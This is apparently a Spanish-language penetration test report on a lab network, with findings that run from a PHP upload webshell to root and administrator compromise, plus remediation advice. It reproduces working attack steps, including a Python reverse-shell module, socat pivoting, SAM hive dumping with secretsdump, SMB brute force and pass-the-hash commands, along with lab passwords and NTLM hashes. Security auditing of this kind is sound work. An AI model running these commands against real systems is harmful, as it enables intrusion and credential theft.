Clasificación: CWE-434 (Unrestricted Upload of File with Dangerous Type)

Descripción

La función de foto de perfil del panel de administración acepta archivos .php sin validar tipo ni extensión real, permitiendo subir una webshell directamente a una ruta accesible por HTTP.

Evidencia y Reproducción

Condición inicial

Sesión administrativa en el panel de DOC (obtenida en D-01). Sin conectividad directa entre el equipo atacante y DOC, por lo que la recepción de la reverse shell requiere un relay de red a través de FALL.

Descubrimiento

En el editor de perfil de administrador se localiza una función de subida de foto de avatar. Se prueba subir un archivo .php de prueba, comprobando que la aplicación no valida el tipo de archivo ni la extensión real.

Explotación

Paso 1 — Preparar el relay de red en FALL (pivoting)

La máquina atacante no tiene ruta directa a DOC, así que se traslada un binario estático de socat a FALL para que actúe de intermediario TCP entre su interfaz interna (192.168.57.3) y la máquina atacante (192.168.56.5). La identificación completa de estas direcciones IP con su máquina e interfaz correspondiente se recoge en la tabla de la sección 3.4 (Arquitectura de Red).

```
# En la máquina atacante:
wget https://github.com/andrew-d/static-binaries/raw/master/binaries/linux/x86_64/socat -O
socat_static
chmod +x socat_static
scp -i id_rsa socat_static qiu@192.168.56.4:/tmp/socat

# En FALL (vía SSH):
chmod +x /tmp/socat
/tmp/socat TCP-LISTEN:4445,fork,bind=192.168.57.3 TCP:192.168.56.5:4444

# En la máquina atacante:
nc -lvnp 4444
```

Paso 2 — Subir el payload de reverse shell PHP

Se emplea la reverse shell estándar de pentestmonkey (php-reverse-shell), modificando el destino a la interfaz interna de FALL: \$ip = '192.168.57.3'; \$port = 4445;. Se sube a través del campo de foto de perfil, sin encontrar ninguna restricción de tipo de archivo.

Resultado:

Primer intento sin conexión recibida en el listener.

Paso 3 — Diagnóstico y corrección (firewall de FALL)

El puerto 4445 no está en la lista blanca de puertos permitida por el firewall de FALL (identificada durante el reconocimiento de FALL). Se relanza el relay apuntando a un puerto sí permitido (8000, visto como "closed" en el escaneo de FALL):

```
/tmp/socat TCP-LISTEN:8000,fork,bind=192.168.57.3 TCP:192.168.56.5:4444
```

Resultado:

```
ss -tlnp | grep 8000
LISTEN 0 5 192.168.57.3:8000 0.0.0.0:* users:(("socat",pid=5750,fd=5))
```

Se modifica el payload PHP para apuntar al puerto 8000 (\$port = 8000;) y se vuelve a subir al mismo editor de avatar.

Paso 4 — Resultado tras la corrección**Resultado:**

```
listening on [any] 4444 ...
connect to [192.168.56.5] from (UNKNOWN) [192.168.56.4] 52160
Linux doc 5.10.0-8-amd64 #1 SMP Debian 5.10.46-4 (2021-08-03) x86_64 GNU/Linux
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Confirmación

Conexión de shell recibida en el listener de la máquina atacante, con id confirmando ejecución como www-data en el host doc.

Impacto

Ejecución de comandos en el servidor con los privilegios del proceso web (www-data), constituyendo el acceso inicial al sistema operativo de DOC.

Relación con el Attack Path

Desde esta shell como www-data se investiga el código fuente de la aplicación, lo que conduce directamente al hallazgo D-03 (credenciales de base de datos en texto plano).

Recomendación

Validar el tipo MIME real del archivo y restringir a una lista blanca de formatos de imagen. Almacenar las subidas fuera de la raíz ejecutable o impedir que ese directorio interprete scripts.

D-03 — Credenciales de base de datos en texto plano en el código fuente

Activo afectado: DOC (192.168.57.4 — red interna) **Severidad:** **Media** (CVSS 3.1: 5.5)

Vector CVSS: CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N

Clasificación: CWE-798 (Use of Hard-coded Credentials)

Descripción

El fichero initialize.php contiene usuario y contraseña de MySQL en texto plano, junto con una cuenta de desarrollador (dev_oretnom) con un hash MD5 sin salt, ambos olvidados en producción.

Evidencia y Reproducción**Condición inicial**

Shell como www-data en DOC (obtenida en D-02).

Explotación — cadena de lectura de ficheros de configuración**Paso 1 — Localizar el fichero de configuración de la aplicación**

```
find / -iname "config.php" 2>/dev/null
```

Resultado:

```
/var/www/html/traffic_offense/config.php
```

Paso 2 — Seguir la cadena de dependencias hasta las credenciales reales

```
cat /var/www/html/traffic_offense/config.php
# delega en classes/DBConnection.php
cat /var/www/html/traffic_offense/classes/DBConnection.php
# las credenciales se definen como constantes en initialize.php
cat /var/www/html/traffic_offense/initialize.php
```

Resultado:

```
$dev_data =
array(...,'username'=>'dev_oretnom','password'=>'5da283a2d990e8d8512cf967df5bc0d0',...);
if(!defined('DB_USERNAME')) define('DB_USERNAME','bella');
if(!defined('DB_PASSWORD')) define('DB_PASSWORD','be114yTU');
if(!defined('DB_NAME')) define('DB_NAME','doc');
```

Paso 3 — Probar la reutilización de la contraseña de BD como credencial del sistema operativo

```
su bella
```

Resultado:

```
bella@doc:/$ whoami
bella
bella@doc:/$ id
uid=1000(bella) gid=1000(bella) groups=1000(bella),24(cdrom),25(floppy),...
```

Confirmación

Cambio de usuario efectivo de www-data a bella, confirmado por whoami/id — la contraseña de la base de datos (be114yTU) resultó ser también la contraseña real de la cuenta del sistema operativo.

Impacto

La contraseña de base de datos resultó ser también la contraseña del usuario del sistema operativo bella, lo que permitió escalar de www-data a un usuario real del sistema.

Relación con el Attack Path

El acceso como bella permite consultar sus privilegios de sudo, lo que conduce al hallazgo D-04 y a la escalada final a root.

Recomendación

Externalizar las credenciales a variables de entorno o a un gestor de secretos, eliminar cuentas de desarrollo antes del despliegue y evitar reutilizar contraseñas entre servicios distintos.

D-04 — Escalada a root mediante sudo sobre un binario que invoca pydoc

Activo afectado: DOC (192.168.57.4 — red interna) **Severidad:** **Alta** (CVSS 3.1: 7.8)

Vector CVSS: CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

Clasificación: CWE-250 (Execution with Unnecessary Privileges); CWE-427 (Uncontrolled Search Path Element)

Descripción

El usuario bella puede ejecutar sin contraseña, vía sudo, un binario personalizado (/usr/bin/doc) que resulta ser un envoltorio de pydoc3.9 -p 7890. La interfaz de línea de comandos de pydoc, al arrancar en modo servidor, ejecuta internamente una rutina de ajuste de sys.path que retira de la ruta de búsqueda el directorio donde reside el propio script de pydoc y, en su lugar, inserta explícitamente el directorio de trabajo del proceso (heredado por sudo desde la shell que lo invocó) al principio de dicha ruta. Como bella controla ese directorio de trabajo antes de invocar sudo, basta con situarse en un directorio propio y colocar en él un módulo Python malicioso para que quede disponible para su importación a través del servidor web de pydoc, sin relación alguna con la ubicación real del script.

Evidencia y Reproducción

Condición inicial

Shell como bella en DOC (obtenida en D-03).

Descubrimiento

```
sudo -l
```

Resultado:

```
User bella may run the following commands on doc:
  (ALL : ALL) NOPASSWD: /usr/bin/doc
```

Al no ser un binario estándar del sistema, se analiza su funcionamiento interno:

```
file /usr/bin/doc
strings /usr/bin/doc
```

Resultado:

```
/usr/bin/pydoc3.9 -p 7890
```

El binario es un envoltorio que levanta el servidor de documentación de Python (pydoc) en el puerto 7890. Al ejecutarse vía sudo, ese servidor corre con privilegios de root. La función cli() de pydoc, invocada al arrancar en modo servidor, llama internamente a una rutina (_adjust_cli_sys_path) que excluye de sys.path el directorio donde reside el propio script de pydoc e inserta en su lugar el directorio de trabajo actual del proceso (os.getcwd()). Es decir, no se trata de que pydoc busque en "el directorio del script", sino de que inserta deliberadamente el directorio de trabajo del proceso en el momento de arrancar, el cual es un valor que el usuario que invoca sudo controla por completo.

Explotación

Paso 1 — Preparar un módulo Python controlado por el atacante en el directorio de trabajo

```
cd /tmp
cat << 'EOF' > backdoor.py
import socket
import subprocess
import os
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("192.168.57.3", 8000))
os.dup2(s.fileno(), 0); os.dup2(s.fileno(), 1); os.dup2(s.fileno(), 2)
subprocess.call(["/bin/bash", "-i"])
EOF
chmod +x backdoor.py
```

El destino (192.168.57.3:8000) es el relay de socat en FALL, ya activo desde D-02.

Paso 2 — Lanzar el binario con privilegios root desde ese directorio

```
sudo -b /usr/bin/doc < <(tail -f /dev/null) > /tmp/doc_output.log 2>&1
```

Resultado:

```
ps aux | grep doc
root 2080 sudo -b /usr/bin/doc
root 2081 /usr/bin/doc
root 2082 sh -c /usr/bin/pydoc3.9 -p 7890
root 2083 /usr/bin/python3.9 /usr/bin/pydoc3.9 -p 7890

ss -tlnp | grep 7890
LISTEN 127.0.0.1:7890
```

Paso 3 — Confirmar que pydoc indexó el módulo malicioso

```
curl -s http://127.0.0.1:7890/ | grep -i backdoor
```

Resultado:

```
<a href="backdoor.html">backdoor</a>
```

Paso 4 — Forzar la importación real solicitando su "documentación"

```
curl 'http://127.0.0.1:7890/get?key=backdoor'
```

Resultado:

```
listening on [any] 4444 ...
connect to [192.168.56.5] from (UNKNOWN) [192.168.56.4] 52246
root@doc:/tmp#
```

Al solicitar la documentación del módulo, Python ejecuta internamente `import backdoor`, disparando el código de nivel superior del script (fuera de cualquier función) y estableciendo la conexión de red hacia el relay.

Confirmación

```
whoami
root
id
uid=0(root) gid=0(root)
hostname
doc
```

Impacto

Escalada de privilegios completa, de usuario estándar a root, sobre el sistema DOC.

Relación con el Attack Path

Cierra la ruta FALL → DOC con compromiso total del segundo sistema Linux (root).

Recomendación

Retirar el permiso de sudo sobre este binario siempre que no exista una necesidad operativa real que lo justifique. Si la funcionalidad debe mantenerse, rediseñar el mecanismo para impedir la carga de módulos o código desde ubicaciones controlables por el usuario, y restringir adecuadamente el entorno de ejecución (directorio de trabajo fijo, variables de entorno depuradas).

D-05 — Cookie de sesión sin el atributo HttpOnly

Activo afectado: DOC (192.168.57.4 — red interna) **Severidad:** Informativa (sin puntuación CVSS aplicable)

Clasificación: CWE-1004 (Sensitive Cookie Without HttpOnly Flag)

Descripción

La cookie PHPSESSID se emite sin HttpOnly. No se identificó ninguna vulnerabilidad de XSS en la aplicación que permitiera explotar esta ausencia de forma independiente, por lo que se documenta como debilidad de defensa en profundidad.

Evidencia

```
http-cookie-flags: PHPSESSID → httponly flag not set
```

Impacto

En caso de introducirse en el futuro alguna vulnerabilidad de XSS, facilitaría el robo de sesión.

Recomendación

Añadir el flag HttpOnly (y Secure si se sirve sobre TLS) a todas las cookies de sesión.

6.3 Hallazgos en HOSTING (192.168.56.8)

H-01 — Nombres y correos de empleados publicados en el sitio web corporativo

Activo afectado: HOSTING (192.168.56.8) **Severidad:** Informativa (sin puntuación CVSS aplicable)

Clasificación: CWE-200 (Exposure of Sensitive Information to an Unauthorized Actor)

Descripción

La sección de equipo del sitio web (contenido público, publicado intencionadamente con fines de marketing) incluye nombres completos y correos con el patrón inicial.apellido. El riesgo no reside en el propio contenido, que es deliberadamente público, sino en que ese patrón coincide con la convención real de nombres de usuario del sistema.

Evidencia

```
p.smith@hosting.nyx, a.krist@hosting.nyx, m.faeny@hosting.nyx, k.lendy@hosting.nyx
```

Impacto

Proporcionó la lista inicial de candidatos a nombre de usuario empleada en el ataque de fuerza bruta descrito en H-02.

Recomendación

Evitar que la convención de nombres de usuario interna coincida de forma directa con los correos publicados externamente.

H-02 — Contraseña débil comprometida mediante ataque de diccionario (p.smith)

Activo afectado: HOSTING (192.168.56.8) **Severidad:** Media (CVSS 3.1: 6.5)

Vector CVSS: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:N

Clasificación: CWE-1391 (Use of Weak Credentials)

Descripción

La cuenta local p.smith utiliza una contraseña débil y predecible, presente en diccionarios de contraseñas filtradas (rockyou.txt), lo que permitió comprometerla mediante fuerza bruta en un tiempo razonable. No se ha documentado evidencia de una política de contraseñas permisiva a nivel de sistema en HOSTING; lo demostrado es la debilidad de esta credencial concreta.

Evidencia y Reproducción

Condición inicial

Activo: HOSTING (192.168.56.8), servicio SMB (445/tcp). Candidatos de usuario obtenidos en H-01 (p.smith, a.krist, m.faeny, k.lendy).

Explotación

```
crackmapexec smb 192.168.56.8 -u usuarios_hosting.txt -p /usr/share/wordlists/rockyou.txt --
continue-on-success 2>/dev/null | grep '[+\\]
```

Resultado:

```
SMB 192.168.56.8 445 HOSTING [+] HOSTING\\p.smith:kissme
```

Nota operativa: el uso de --continue-on-success hizo que la herramienta siguiera probando contraseñas contra la cuenta ya comprometida, lo que disparó la política de bloqueo de cuentas de Windows. Se resolvió reimportando

la máquina de laboratorio para continuar con la credencial ya obtenida (de ahí que, en adelante, las evidencias de HOSTING referencien la IP 192.168.56.9 tras la reimportación).

Confirmación

Credencial p.smith:kissme válida para autenticación SMB.

Impacto

Proporcionó el primer punto de apoyo autenticado en el sistema local, usado después para enumerar cuentas adicionales.

Relación con el Attack Path

Con esta cuenta se comprueba el acceso a WinRM (resultado negativo para p.smith) y se enumeran las cuentas adicionales del sistema, lo que conduce al hallazgo H-03.

Recomendación

Exigir mayor longitud y complejidad de contraseña, y comprobar las contraseñas nuevas contra listas de contraseñas filtradas conocidas.

H-03 — Contraseña en texto plano en el campo Descripción de una cuenta de usuario

Activo afectado: HOSTING (192.168.56.8) **Severidad:** Media (CVSS 3.1: 6.5)

Vector CVSS: CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N

Clasificación: CWE-312 (Cleartext Storage of Sensitive Information)

Descripción

El campo de descripción de la cuenta m.davis contiene una cadena con formato de contraseña, visible para cualquier usuario autenticado capaz de enumerar cuentas vía SMB. No se trata de un mecanismo de almacenamiento de contraseñas propiamente dicho, sino de información sensible anotada en un atributo de metadatos que no está pensado para ese uso. Al verificarla contra el resto de usuarios se comprobó que, pese a estar asociada visualmente a m.davis, en realidad es la contraseña válida de j.wilson.

Evidencia y Reproducción

Condición inicial

Credencial válida p.smith:kissme (H-02).

Descubrimiento

```
crackmapexec smb 192.168.56.9 -u p.smith -p 'kissme' --users
```

Resultado:

SMB	192.168.56.9	445	HOSTING	[+] Enumerated domain user(s)
SMB	192.168.56.9	445	HOSTING	HOSTING\f.miller
SMB	192.168.56.9	445	HOSTING	HOSTING\j.wilson
SMB	192.168.56.9	445	HOSTING	HOSTING\m.davis H0\$t1nG123!
SMB	192.168.56.9	445	HOSTING	HOSTING\p.smith

La sesión autenticada permite enumerar cuentas adicionales del sistema no vistas antes; el campo de descripción de m.davis contiene una cadena con formato de contraseña.

Explotación / Verificación cruzada

```
crackmapexec smb 192.168.56.9 -u usuarios_hosting.txt -p 'H0$t1nG123!'
```

Resultado:

SMB	192.168.56.9	445	HOSTING	[-] HOSTING\p.smith:H0\$t1nG123! STATUS_LOGON_FAILURE
-----	--------------	-----	---------	---

SMB	192.168.56.9	445	HOSTING	[-]	HOSTING\f.miller:H0\$t1nG123! STATUS_LOGON_FAILURE
SMB	192.168.56.9	445	HOSTING	[+]	HOSTING\j.wilson:H0\$t1nG123!

Confirmación

La contraseña filtrada en la descripción de m.davis es en realidad válida para la cuenta j.wilson, no para m.davis.

Impacto

j.wilson resultó tener permisos de acceso remoto (WinRM), de modo que esta credencial filtrada fue en la práctica la que abrió el acceso inicial completo al sistema. El impacto real de este hallazgo, por tanto, supera bastante lo que refleja su puntuación aislada, ya que fue la pieza que permitió avanzar hasta la escalada de privilegios descrita en H-05 y H-06.

Relación con el Attack Path

La credencial de j.wilson es la que se usa para acceder por WinRM y, posteriormente, para explotar el hallazgo H-05.

Recomendación

No almacenar contraseñas en campos de descripción u otros atributos de directorio, y auditar periódicamente las cuentas locales en busca de este tipo de información.

H-04 — Firma de mensajes SMB no obligatoria

Activo afectado: HOSTING (192.168.56.8) **Severidad:** Media (CVSS 3.1: 4.2)

Vector CVSS: CVSS:3.1/AV:A/AC:H/PR:N/UI:N/S:U/C:L/I:L/A:N

Clasificación: CWE-924 (Improper Enforcement of Message Integrity During Transmission in a Communication Channel)

Descripción

El servicio SMB admite firma de mensajes pero no la exige, dejando abierta la puerta a ataques de relay desde una posición intermedia en la misma red.

Evidencia

```
(signing:False)
smb2-security-mode: Message signing enabled but not required
```

Impacto

Un atacante posicionado en la misma red podría intentar un ataque de relay de autenticación NTLM contra este servicio.

Recomendación

Forzar la firma de mensajes SMB obligatoria mediante GPO ("Microsoft network server: Digitally sign communications (always)").

H-05 — SeBackupPrivilege concedido a una cuenta no administrativa

Activo afectado: HOSTING (192.168.56.8) **Severidad:** Media (CVSS 3.1: 5.5)

Vector CVSS: CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N

Clasificación: CWE-269 (Improper Privilege Management)

Descripción

j.wilson pertenece al grupo integrado Operadores de copia de seguridad, que concede SeBackupPrivilege. Este privilegio permite leer cualquier archivo del sistema sin pasar por las listas de control de acceso habituales, incluyendo los hives SAM y SYSTEM del registro. Considerado de forma aislada, lo que este hallazgo demuestra es la capacidad de extraer el material de credenciales del sistema (los hashes de todas las cuentas locales) mediante un privilegio de lectura; no implica por sí mismo modificar el sistema ni afectar a su disponibilidad, por lo que el vector refleja impacto sobre confidencialidad únicamente. El uso efectivo de esos hashes para obtener acceso administrativo, que sí compromete integridad y disponibilidad, se demuestra por separado en H-06 y no se atribuye aquí.

Evidencia y Reproducción

Condición inicial

Acceso vía WinRM como j.wilson (credencial obtenida en H-03), confirmado y establecido así:

```
crackmapexec winrm 192.168.56.9 -u j.wilson -p 'H0$t1nG123!'
```

Resultado:

```
WINRM 192.168.56.9 5985 HOSTING [+] HOSTING\j.wilson:H0$t1nG123! (Pwn3d!)
```

```
evil-winrm -i 192.168.56.9 -u j.wilson -p 'H0$t1nG123!'
```

Descubrimiento

```
whoami /groups
whoami /priv
```

Resultado:

```
BUILTIN\Operadores de copia de seguridad  Alias  S-1-5-32-551  Grupo habilitado
...
SeBackupPrivilege  Hacer copias de seguridad de archivos y directorios  Habilitada
SeRestorePrivilege  Restaurar archivos y directorios  Habilitada
```

Explotación

Paso 1 — Volcar los hives SAM y SYSTEM

```
mkdir C:\windows\temp\work
cd C:\windows\temp\work
reg save hklm\sam sam.hive
reg save hklm\system system.hive
```

Paso 2 — Descargar los hives al equipo atacante

```
download sam.hive
download system.hive
```

Paso 3 — Extracción offline de hashes NTLM

```
impacket-secretsdump -sam sam.hive -system system.hive LOCAL
```

Resultado:

```
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
administrator:1002:aad3b435b51404eeaad3b435b51404ee:41186fb28e283ff758bb3dbeb6fb4a5c:::
j.wilson:1006:aad3b435b51404eeaad3b435b51404ee:a6cf5ad66b08624854e80a8786ad6bac:::
[*] Cleaning up...
```

Confirmación

Los comandos reg save se ejecutaron con éxito sin que j.wilson fuera miembro del grupo Administradores, confirmando que fue SeBackupPrivilege el que permitió el acceso a los hives protegidos. El posterior secretdump entregó los hashes NTLM completos de las 9 cuentas locales, incluida administrator.

Impacto

Permitió extraer de forma offline los hashes NTLM de todas las cuentas locales, incluida la de administrator, sin privilegios administrativos previos. El aprovechamiento posterior de esos hashes para obtener acceso administrativo queda documentado en H-06.

Relación con el Attack Path

El hash de administrator extraído aquí es el que se utiliza en H-06 para el ataque Pass-the-Hash. Este hallazgo, considerado de forma aislada, demuestra la extracción de credenciales; no implica todavía acceso administrativo, que se demuestra por separado en H-06.

Recomendación

Restringir la pertenencia a Backup Operators a cuentas de servicio dedicadas y auditadas, y monitorizar el uso de SeBackupPrivilege junto con volcados de hives sensibles.

H-06 — Escalada a administrador local mediante Pass-the-Hash

Activo afectado: HOSTING (192.168.56.8) **Severidad:** Crítica (CVSS 3.1: 9.8)

Vector CVSS: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

Clasificación: No aplica un CWE específico: Pass-the-Hash es una técnica de ataque sobre el protocolo de autenticación NTLM, no una categoría de debilidad de código o configuración individual.

Descripción

Con el hash NTLM de la cuenta local administrator obtenido en H-05, fue posible autenticarse directamente por SMB y WinRM sin conocer la contraseña en texto plano. Valorado como hallazgo individual, el ataque no requiere que el atacante posea privilegios ni acceso previo sobre HOSTING: el hash NTLM es, a efectos de la autenticación NTLM, un material de credencial equivalente a una contraseña robada, no un privilegio ya concedido sobre el sistema objetivo. La definición oficial de CVSS v3.1 para Privileges Required exige "acceso a la configuración o archivos del sistema vulnerable" antes del ataque; el atacante no dispone de eso frente a HOSTING en el momento de intentar el Pass-the-Hash, del mismo modo que no lo tendría si hubiera obtenido esa misma contraseña por cualquier otra vía externa a este hallazgo. Por ello, PR:N es la métrica correcta para H-06 analizado de forma individual, y no debe confundirse con el hecho de que el hash se obtuviera previamente mediante H-05, un hallazgo independiente que sigue documentado por separado.

Evidencia y Reproducción

Condición inicial

Hash NTLM de administrator extraído en H-05: 41186fb28e283ff758bb3dbeb6fb4a5c.

Explotación

Paso 1 — Confirmar privilegios de la cuenta antes de usar el hash

```
crackmapexec smb 192.168.56.9 -u administrator -H '41186fb28e283ff758bb3dbeb6fb4a5c'
```

Resultado:

```
SMB 192.168.56.9 445 HOSTING [+] HOSTING\administrator:41186fb28e283ff758bb3dbeb6fb4a5c
(Pwn3d!)
```

Paso 2 — Autenticación interactiva mediante el hash (Pass-the-Hash)

```
evil-winrm -i 192.168.56.9 -u administrator -H '41186fb28e283ff758bb3dbeb6fb4a5c'
```

Resultado:

Sesión interactiva establecida como hosting\administrator, confirmada por el prompt de la sesión evil-winrm.

Confirmación

Shell interactiva con privilegios de administrador local, sin haber conocido en ningún momento la contraseña en texto plano de la cuenta.

Impacto

Compromiso total del sistema con privilegios de administrador local.

Relación con el Attack Path

Cierra la ruta HOSTING de forma independiente a la ruta FALL → DOC, con compromiso administrativo total del sistema.

Recomendación

Desplegar LAPS para gestionar contraseñas locales únicas por máquina, limitar el uso de NTLM en favor de Kerberos donde sea posible y habilitar Credential Guard.

7. Recomendaciones Priorizadas

Las acciones siguientes se han agrupado por prioridad, no por plazo calendario, ya que este último depende de la capacidad del equipo interno que las implemente. La prioridad refleja tanto la severidad del hallazgo como la sencillez relativa de su corrección.

Prioridad	Acción	Hallazgos
Inmediata	Eliminar test.php y cualquier otro script de desarrollo expuesto en producción, y rotar todas las credenciales comprometidas durante la auditoría (qiu, bella, p.smith, j.wilson, administrator).	F-01, F-02
Inmediata	Retirar los permisos de sudo sin restricción sobre qiu y bella, dejando únicamente los comandos estrictamente necesarios.	F-03, D-04
Inmediata	Eliminar la contraseña en texto plano del campo de descripción de la cuenta m.davis en HOSTING.	H-03
Alta	Corregir la inyección SQL y la validación de subida de archivos en la aplicación de DOC, o sustituirla por una alternativa mantenida.	D-01, D-02
Alta	Externalizar las credenciales de base de datos fuera del código fuente.	D-03
Inmediata	Revisar la pertenencia al grupo Backup Operators en HOSTING y desplegar LAPS para las contraseñas de administrador local.	H-05, H-06
Media	Reforzar políticas de contraseña (longitud, complejidad y bloqueo de cuenta) en FALL y HOSTING.	F-04, H-02
Media	Deshabilitar las sesiones SMB anónimas (null sessions) y restringir la enumeración de cuentas sin autenticación en FALL.	F-05
Media	Actualizar CMS Made Simple, PHP y el sistema operativo de FALL.	F-06
Media	Forzar la firma de mensajes SMB y añadir el flag HttpOnly a las cookies de sesión.	H-04, D-05

8. Conclusión

La infraestructura evaluada parte de un nivel de riesgo alto en su estado actual. Los tres sistemas que la componen fueron comprometidos por completo durante esta auditoría, incluido aquel que, en teoría, quedaba protegido por encontrarse en una red interna sin acceso directo desde el exterior. Esto significa que, a día de hoy, un atacante externo con las mismas técnicas empleadas en este ejercicio podría hacerse con el control total de la infraestructura, no solo de una parte de ella.

La causa de este resultado no está en vulnerabilidades de software complejas o difíciles de anticipar, sino en una acumulación de errores de configuración y de gestión de credenciales. Individualmente, muchos de estos fallos podrían parecer de riesgo moderado; sin embargo, al combinarse entre sí (tal como haría un atacante real) terminaron dando control total sobre los tres sistemas.

La buena noticia es que ninguno de estos problemas requiere una solución compleja. La recomendación práctica es empezar por lo más barato de corregir y con mayor efecto inmediato: retirar los artefactos de desarrollo olvidados en los servidores, rotar de forma inmediata todas las credenciales comprometidas durante la auditoría, y revisar los permisos de administración concedidos de forma excesiva. Ninguna de estas acciones requiere grandes cambios de arquitectura ni inversión significativa, y juntas eliminan varias de las principales rutas de compromiso demostradas durante el ejercicio. A partir de ahí, el resto de recomendaciones de este informe (sección 7) permiten seguir reduciendo el riesgo de forma progresiva y priorizada.

9. Herramientas Utilizadas

Esta sección recoge las herramientas efectivamente empleadas durante la auditoría, agrupadas por finalidad, con una breve indicación de para qué se utilizó cada una en este ejercicio concreto.

9.1 Reconocimiento y enumeración

- **Nmap**: escaneo de puertos y servicios (TCP y UDP) en los tres activos; comparación de escaneos SYN y ACK para caracterizar el firewall de FALL; scripts NSE específicos (mysql-empty-password, smb-vuln-*) para descartar vulnerabilidades conocidas de SMB y MySQL.
- **enum4linux**: enumeración SMB en FALL y HOSTING: sesión nula, usuarios del sistema (RID cycling), política de contraseñas y shares.
- **smbclient**: comprobación de sesión nula y listado de shares SMB en HOSTING.

9.2 Pentesting web

- **Gobuster**: fuzzing de directorios y archivos en los servidores web de FALL y HOSTING.
- **ffuf**: fuzzing del parámetro GET no documentado en test.php (FALL), que reveló la vulnerabilidad de lectura arbitraria de archivos (F-01).
- **curl**: envío de peticiones HTTP para explotar la lectura arbitraria de archivos en FALL, disparar la ejecución remota vía pydoc en DOC, y verificar accesos y respuestas durante la explotación web.

9.3 Explotación y post-explotación

- **reg (utilidad nativa de Windows)**: volcado de los hives SAM y SYSTEM del registro en HOSTING mediante SeBackupPrivilege (H-05).
- **Impacket (secretsdump.py)**: extracción offline de hashes NTLM a partir de los hives SAM/SYSTEM obtenidos en HOSTING (H-05).

9.4 Credenciales y autenticación

- **CrackMapExec**: validación y enumeración de credenciales SMB, fuerza bruta contra cuentas de HOSTING, comprobación de acceso WinRM y autenticación Pass-the-Hash (H-02, H-03, H-06).
- **Evil-WinRM**: obtención de shell interactiva por WinRM en HOSTING, tanto con credenciales válidas como mediante Pass-the-Hash (H-05, H-06).

9.5 Pivoting y acceso a redes internas

- **SSH**: acceso inicial a FALL con la clave privada exfiltrada, y establecimiento de un túnel con reenvío dinámico de puertos (-D) para alcanzar la red interna 192.168.57.0/24.
- **Proxychains**: encaminamiento de las herramientas de reconocimiento y explotación (Nmap, curl, navegador) a través del túnel SOCKS hacia la red interna.
- **socat**: relay TCP en la interfaz interna de FALL, necesario para recibir en el equipo atacante las conexiones de retorno originadas en DOC (D-02, D-04).
- **scp / wget**: transferencia del binario estático de socat hasta FALL para montar el relay de pivoting.